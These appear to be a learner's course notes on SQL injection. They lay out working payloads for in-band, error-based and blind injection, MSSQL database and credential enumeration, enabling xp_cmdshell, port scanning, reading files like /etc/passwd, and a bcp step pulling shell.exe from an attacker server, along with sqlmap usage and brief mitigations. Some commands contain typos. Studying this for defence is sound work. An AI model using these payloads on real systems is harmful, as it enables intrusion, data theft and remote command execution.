5. Module - SQLi

Intro

SQL Query

Use the `DISTINCT` keyword to filter out duplicate results

`> SELECT DISTINCT <field list>`

`UNION` Statement implies `DISTINCT` by default. You can prevent that by using `ALL` operator.

`> SELECT UNION ALL <field list>`

Bind 2 statements with `UNION`.

`> SELECT Username FROM Products WHERE Id=3 UNION SELECT Password FROM Accounts;`

Example a PHP connection to MySQL db:

```
$dbhostname="10.10.1.2";
$dbuser="username";
$dbpassword="password";
$dbname="database";

$con = mysqli_connect($dbhostname, $dbuser,$dbpassword,$dbname);
$query="SELECT Name,Desc FROM Products WHERE ID='3' UNION SELECT Username,
Password FROM Accounts;";

$results=mysqli_query($con,$query);
display_results($results);
```

the above code is static, in real website it is dynamic..

```
$id=$_GET['id'];
$query="SELECT Name, FROM Products WHERE ID='$id';";
```

In this point attacker can inject:

`' OR 'a'='a`


the query becomes:

`... SELECT Name, FROM Products WHERE ID='' OR 'a'='a' ...`


Impact:

read file system, run OS commands, install shells, acces the remote network, basically own the whole infrastructure...

1. In-band SQLi



2. Error-Based SQLi



3. Blind SQLi

nothing in response, boolean attack(yes/no)

How to Find?

9999 -> error
999 or '1'='2 -> error
999 or '1'='1 -> fixing error

Exploiting

Exploiting In-band SQLi

1. we identify the vuln
   `' " \` and other technique
2. Detect the number of fields
   `-1 UNION SELECT NULL,NULL; -- -`
   we add `NULL` until the error disapear

3. identify the data type of fields by replacing `NULL` with integer or string to identify the table data type
   `' UNION SELECT 1, NULL -- -`
4. Inject your Query :)
   `-1' UNION SELECT name,222,'else3' FROM master..syslogins WHERE name NOT IN ('');-- -`

Exploiting Error Based SQLi

-> MS SQL Server Error-Based
In MSSQL `sa` is the super admin and has access to the master db. The master db contains schemas of user-defined db.

```
-1 OR 1 in (SELECT TOP 1 CAST(<FIELDNAME> as varchar(4096)) FROM <TABLENAME> WHERE <FIELDNAME> NOT IN (<LIST>)); --
```

`<FIELDNMAE>` can be any SQL function like `user_name()` or `@@version`

-> to retrieve the SQL version

```
-1 OR 1 in (SELECT TOP 1 CAST(@@version as varchar(4096)))--
```

Dumping the DB Data

with error-based, we use the `CAST` technique

1. we **understand the level of privilege** by finding the current DB user:
   `-1 OR 1 in (SELECT TOP 1 CAST(user_name() as varchar(4096))) --`
2. **Enumerate all the db names**
   `-1 OR 1 in (SELECT TOP 1 CAST(db_name(0) as varchar(4096))) --`
   or
   `-1 or user_name(0)=1;--`
   by increasing the db_name argument, we can enumerate all db names. We can see only the db name, that our privilege allow us to.
3. **enumerate all the tables in the db**

```
-1 OR 1 in (SELECT TOP 1 CAST(name as varchar(4096)) FROM <db-name>..sysobjects WHERE xtype='U' AND name NOT IN (<known table list>)); --
```

-> xtype='U' means interested in user-defined tables

If a database contains three tables:

- *HR*
- *Customers*
- *Products*

`<known table list>` will:

- Be empty in the first payload. ... `name NOT IN ('')` will work!
- Contain `'HR'` at the second step
- Contain `'HR,' 'Customer,' 'Products'` at the last step

4. **enumerate all the columns of each table**

```
9999 or 1 in (SELECT TOP 1 CAST (<db name>..syscolumns.name as
varchar(4096)) FROM <db name>..syscolumns, <db name>..sysobjects
WHERE <db name>..syscolumns.id=<db name>..sysobjects.id AND <db
name>..sysobjects.name=<table name> AND <db name>..syscolumns.name
NOT IN (<known column list>)); --
```

- `<db name>` is the name of the database we are working on.
- `<table name>` is the name of the table which we are studying
- `<known column list>` is a list of the columns we already retrieved

Dumping data

133-148

136 -> to understand `NOT IN (<>)`

https://pentestmonkey.net/category/cheat-sheet

-> MySQL statement

`> SELECT COUNT(*), CONCAT(version(), floor(rand(0)*2)) as x from information_schema.tables group by x;`

-> PostgreSQL


`> SELECT CAST(version() as numeric);`

`> SELECT CAST((SELECT table_name from information_schema.tables limit 1 offset 0) as numeric);` -> to get the first table name

`> SELECT CAST((SELECT table_name from information_schema.tables limit 1 offset 1) as numeric);` -> to get the second table name

Cheat sheets:
https://pentestmonkey.net/category/cheat-sheet
https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/SQL Injection

Exploiting Blind SQLi



148-188

Here we rely on True/False exception.
So we try to make an error in the SQL statement in the background.

- We make a False statement to see if Some Content will be remove, then make a True statement to see if the removed content will be displayed.
  OR
- We use sleep method (Time Based Blind SQLi)

->
`id=-1' OR 'a'='b` -> to occur an error
`id=-1' OR 'a'='a` -> to fix the error
`SELECT substring(user(),1,1);` -> will show the first character of the current user
`SELECT substring(user(),1,1)='r';` -> True statement
`-1' OR substr(user(),1,1)='r`
`-1' OR substring(user(),1,1)='r`
to reduce the guess, convert the characters to upper/lowercase
`-1' OR ASCII(LOWER(substr(user(),1,1)))='r`
`-1' OR ASCII(UPPER(substr(user(),1,1)))='A`

SQLMAP

Recommended: test by hand, then use the tool.

> `sqlmap -u <url> -p <param> [options]`
> `sqlmap -u <url> -p <param> --technique=U`
> `sqlmap -u <url> --data=<POST string> -p <param> [options]`
> `sqlmap -r <request file> -p <param> [options]`
> `sqlmap -u <url> --banner`
> `sqlmap -u <url> --users`
> `sqlmap -u <url> --is-dba` -> check if current user is admin
> `sqlmap -u <url> --dbs`
> `sqlmap -u <url> -D <database> --table`
> `sqlmap -u <url> -D <databse> -T <table> --columns`
> `sqlmap -u <url> -D <databse> -T <table> -C <column> --dump`
> `sqlmap --dbms=<DBMS> ...`

-> Append to `--string` a string which represent in true output pages
-> Append to `--not-string` a string which is always present in false output pages
`sqlmap -u $url --string Welcome <options>`

-> append to `--suffix` a closing special character to close the injected payload statement to at the end with like `");`
-> append to `--prefix` a closing special character to close the statement before the injected payload statement to at the begin with like `">`
`> sqlmap -u $url --suffix '");" <options>`

-> aggressiveness and load
`--level=<number 1-5>`
1 -> by default, which test the `GET` & `POST` parameters.
2 -> test the cookie header
3 -> test the user-agent & referer header
5 -> test the host header
Note: using the -p will bypass the --level

`--risk=<number 1-3>`
tell, how dangerous your injecting can be

Risk	SQLMap Behavior
1	(Default) innocuous injections
2	Enables heavy time-based injections
3	Enables OR-based injections


Note: be careful when you use 3->enables or-based injection, because if we use it on update query, it will update all the rows

Note: using `--level` and `--risk` is not professional !!! and will generate issue with the client infrastructure

`--threads <number 1-10>`

How to prevent (mitigation)

228-
-> Prepared Statement Implementation



->Type Casting `$id = (int) $id;`

-> Input Validation (white-list based)

```
if (!preg_match('|^[a-z\s-]$|i', $name)) {
        die('Please enter a valid name');
}
```

Since we need high privilege acces, we try to retrieve the password admin from the db

```
SELECT name, password FROM master..sysxlogins
```

For MSSQL Server 2000

```
SELECT name, password_hash FROM master.sys.sql_logins
```

For MSSQL Server >= 2005

with `sa` user we have the complete control over the db. we can use also `xp_cmdshell` stored procedure `EXEC master..xp_cmdshell '<commad>'`

Note: `xp_cmdshell` is disabled by default and it requires `sa` privilege. but with `sa` privilege we can

enable it.

to enable `xp_cmdshell`:

```
EXEC sp_configure 'show advaced options',1;
RECONFIGUER;
EXEC sp_configure 'xp_cmdshell',1;
RECONFIGUER;
```

to disable `xp_cmdshell`:

```
EXEC sp_configure 'xp_cmdshell',0;
EXEC sp_configure 'show advaced options',0;
RECONFIGUER;
```

we can use `xp_cmdshell` to enumerate the internal network....

`EXEC master.dbo.xp_cmdshell 'ping <target_ip>'`

but this command does not show any inputs, so we use the time-based injection (pinging a live host -> 5-8s, while pinging a bogus host -> 20-30s)

-> Port scanning:

OPENROWSET is a SQL Server method you can use to access the tables of a remote server. It needs the IP address and the port to connect to. This can be exploited to create a port scanner.

```
SELECT * from OPENROWSET('SQLOLEDB',
'uid=sa;pwd=something;Network=DBMSSOCN;Address=<target IP>,<target
port>;timeout=<connection timeout in seconds>', 'select 1')--
```

If the port is closed we will see an error similar to this:

SQL Server does not exist or access denied

If the port is open we will see:

General network error.
Check your network documentation

If errors are hidden, and the port is closed, the connection will timeout according to the `<connection timeout in seconds>` value.

-> Reading the file system:
`EXEC master..xp_cmdshell 'dir c:\ > c:\inetpub\wwwroot\site\dir.txt'--`
then showing the result by browsering the page `https://example.com/dir.txt`
or we can extract a file content into a table and then extract the table

```
CREATE TABLE filecontent(line varchar(8000));
BULK INSERT filecontent FROM '<target file>';
```

Remember to drop that table after extracting it.

-> Uploading Files (2 steps)

1. insert file into a table in MS-SQL database under our control

```
CREATE TABLE HelperTable (file text) BULK INSERT HelperTable FROM
'shell.exe' WITH (codepage='RAW')
```

2. force the DB server to retrieve it from our server

```
EXEC xp_cmdshell 'bcp "SELECT * FROM HelperTable" queryout shell.exe -c -
Craw -s <our server ip> -U <our server name> -p <our server password>'
```

The victim server will connect to our SQL server, read the exe file from the table and recreate it remotely.

Storing commands results into a temporary table (MS-SQL)

1. create a table.

```
CREATE TABLE temptable (id int not null identity (1,1), output
nvarchar(4096) null); --
```

we create a table with 2 columns (id and output)
2. convert the command string into an ASCII representation
(each character to it HEX ASCII)
EXAMPLE, let say our command is: `dir c:\`

```
64 -> d
69 -> i
72 -> r
20 -> space
63 -> c
3a -> :
5c -> \
the output: x0640069007200200063003a005c00
```

3. executeing the command with xp_cmdshell

```
declare @t nvarchar(4096) set @t=x0640069007200200063003a005c00 insert into temptable (output) EXEC master.dbo.cp_cmdshell @t;
```

4. Reading the results (you can use any techniques we saw)
5. Finally, cleanup

```
DROP TABLE temptable;
```

Reading files (MySQL)

```
SELECT LODA_FILE('<Path To File>')
SELECT HEX(LODA_FILE('<Path To File>'))
```

Forward the result to a created temparory table

```
CREATE TABLE temptable (output longtext)

LODA DATA INFILE '/etc/passwd' INTO TABLE temptable FIELDS TERMINATED BY '\n' (output);
```

```
SELECT <fields> FROM <table> INTO DUMPFILE '<output file path>'
```

Convert a file into HEX and loads it into the temptable

```
SELECT HEX(LOAD_FILE('/bin/ls')) INTO DUMPFILE '/tmp/ls.dmp'

LODA DATA INFILE '/tmp/ls.dmp' into temptable FILEDS TERMINATED BY 'anythingRandom'
```

executeing commnads, MySQL does not provide a function to run shell comamands by default, bit it procides User Defined Functions (UDF)

By using the UDF, it is possible to create 2 functions:

- sys_eval("cmd") -> return an ouput
- sys_exec("cmd") -> return cmd exit status
  So to use the 2 function, you need to upload a
- **Shared Object** (SO) on `*nix system`
  OR
- **Dynamic-Link Library** (DLL) on `windows system`

to run the commands

```
SELECT sys_eval("cmd");
SELECT sys_exec("cmd");
```

or by using the sqlmap options `--os-cmd` and `--os-shell`